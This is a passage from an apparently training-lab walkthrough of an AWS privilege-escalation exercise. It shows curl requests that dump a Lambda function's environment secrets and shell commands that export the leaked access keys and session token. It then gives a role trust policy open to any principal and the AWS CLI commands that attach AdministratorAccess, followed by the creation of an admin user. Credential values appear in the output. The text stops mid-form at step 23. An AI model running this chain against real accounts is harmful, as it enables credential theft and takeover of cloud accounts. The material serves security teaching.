


Step 11: Setup the method to use the vulnerable lambda function with malicious code. Specify the version of the vulnerable lambda function at the end of the arn.

Vulnerable Lambda Function ARN in this case is arn:aws:lambda:us-east-1:444623198244:function:public-api-lambda:1

Step 12: Deploy API





Step 13: Check the invoke URL for the new method.

Step 14: Use curl to send both GET and POST requests on the invoke URL.

```
┌──(kali㉿kali)-[~]
└─$ curl https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1
Flag: 43a3866a6a360a70212222387a1e528

┌──(kali㉿kali)-[~]
└─$ curl -X POST https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1
AWS_LAMBDA_FUNCTION_VERSION=1
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAgaCXVzLWVhc3QtMSJHMEUCIQD7SWIuTY9b+XU/ntiO9lIzyMjG8yBgJRyyFA5Vhd+91wIgfNnnnjJ/7Ngf
RjrJtkGCFU/mVxAyqtATaZPVdg+iHanS9fLo4JPZ6yxh/GEYP1HwnsQu3BzW/cpSpkHsIalCKiAx842VFzxKlbZ+3PfNwRVcQbTiezLOAGWH93W3Oy8+2w
Iw6PfABU5BZpbCOS53pc9GnRR3oL2nJG6rpxCG/QblZYx+SJkt4gkjIXdfcVDZLHHCoPtIMOHXk4IGOuAB5L0Y+q3+k9Vuyl1JaFMVOtlfWi3eTuqlGRkJ
qvOKzm/coIOzaX5Yi9zWMuEjVwblQeI1lFdYyCo8ST4aNvLJFjVevfs8dSd98SnroE4DOdhrBNqc8H+t+YaXmnForBVQMfPzrmU+6jPrPO3tAdz1WNWsjw
2dMFrOIF+BbofFBGlxBeM=
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/public-api-lambda
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/07/[1]7fe0579c97e24b3eb45771c5a240980a
AWS_EXECUTION_ENV=AWS_Lambda_python3.8
AWS_LAMBDA_FUNCTION_NAME=public-api-lambda
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
```

Step 15: Export the access keys and session token to the environment variables in order to assume the role that is used to execute the lambda function.

Commands:

export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```
┌──(kali㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=ASIAWPBM3TASE2Z6LMR7
export AWS_SECRET_ACCESS_KEY=OGmymi8StOUv9CU0BEoSHI1bpxLm4/9PZ4kcLyrI
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAgaCXVzLWVhc3QtMSJHMEUCIQD7SWIuTY9b+XU/ntiO9lIzyMj
yNDQiDFRjrJtkGCFU/mVxAyqtATaZPVdg+iHanS9fLo4JPZ6yxh/GEYP1HwnsQu3BzW/cpSpkHsIalCKiAx842VFzxKl
QFqNvHfIw6PfABU5BZpbCOS53pc9GnRR3oL2nJG6rpxCG/QblZYx+SJkt4gkjIXdfcVDZLHHCoPtIMOHXk4IGOuAB5L0
jDQc6DdqvOKzm/coIOzaX5Yi9zWMuEjVwblQeI1lFdYyCo8ST4aNvLJFjVevfs8dSd98SnroE4DOdhrBNqc8H+t+YaXm
k8E3K1S2dMFrOIF+BbofFBGlxBeM=
```

Step 16: Check caller identity to check if assuming role was successful.

Command: aws sts get-caller-identity

```
┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AROAWPBM3TASAQP72XE5K:public-api-lambda",
    "Account": "444623198244",
    "Arn": "arn:aws:sts::444623198244:assumed-role/ad-iam_for_lambda-agw1/public-api-lambda"
}

┌──(kali㉿kali)-[~]
└─$
```

Step 17: Create a new role trust policy document that can be assumed by anyone. Create a new role using the created Policy Document.

Content of Policy Document (saved as **new_role_trust_policy.json**)

```
{
  "Version": "2012-10-17",
  "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "AWS": "*"
          },
          "Action": "sts:AssumeRole",
          "Condition": {}
        }
  ]
}
```

Command: aws iam create-role --role-name r0l3f0rd3m0 --assume-role-policy-document file://new_role_trust_policy.json

```
┌──(kali㉿kali)-[~]
└─$ aws iam create-role --role-name r0l3f0rd3m0 --assume-role-policy-document file://new_role_trust_policy.json
{
    "Role": {
        "Path": "/",
        "RoleName": "r0l3f0rd3m0",
        "RoleId": "AROAWPBM3TASMG3WOYSZE",
        "Arn": "arn:aws:iam::444623198244:role/r0l3f0rd3m0",
        "CreateDate": "2021-03-07T15:08:23+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole",
                    "Condition": {}
                }
            ]
        }
    }
}
```

Make note of the Arn for the new role.


Step 18: Attach AdministratorAccess policy to the newly created role.


Commands:

aws iam attach-role-policy --role-name r0l3f0rd3m0 --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam list-attached-role-policies --role-name r0l3f0rd3m0


```
┌──(kali㉿kali)-[~]
└─$ aws iam attach-role-policy --role-name r0l3f0rd3m0 --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-role-policies --role-name r0l3f0rd3m0
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```


Step 19: Navigate back to console and switch roles.





Step 20: Add account number, role name and click on switch role button. (Can be found in the Arn noted in Step 17)





Successfully switched role.

Step 21: Navigate to the IAM dashboard and try adding a new user with administrator access.

Add user

1 2 3 4 5

Set user details

You can add multiple users at once with the same access type and permissions. Learn more

User name* bob

Add another user

Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more

Access type* ☐ **Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

☑ **AWS Management Console access**
Enables a **password** that allows users to sign-in to the AWS Management Console.

Console password* ◉ Autogenerated password
○ Custom password

Require password reset ☑ User must create a new password at next sign-in
Users automatically get the IAMUserChangePassword policy to allow them to change their own password.


Set permissions

Add user to group | Copy permissions from existing user | Attach existing policies directly

Create policy


Filter policies | Search | Showing 648 results


	Policy name	Type	Used as
☑	AdministratorAccess	Job function	Permissions policy (1)
☐	AdministratorAccess-Amplify	AWS managed	*None*




Successfully added a new user with administrator access.


Step 22: Delete the newly created user bob return back to student user.






Step 23: Again try creating a new user with the student user access.


Add user
1
2
3
4
5
Set user details
You can add multiple users at once with the same access type and permissions. Learn more
User name*
bob
Add another user
Select AWS access type
Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more
Access type*
Programmatic access
Enables an access key ID and secret access key for the AWS API, CLI, SDK, and other development tools.
AWS Management Console access
Enables a password that allows users to sign-in to the AWS Management Console.
Console password*
Autogenerated password
Custom password
Require password reset
User must create a new password at next sign-in
Users automatically get the IAMUserChangePassword policy to allow them to change their own password.
Set permissions
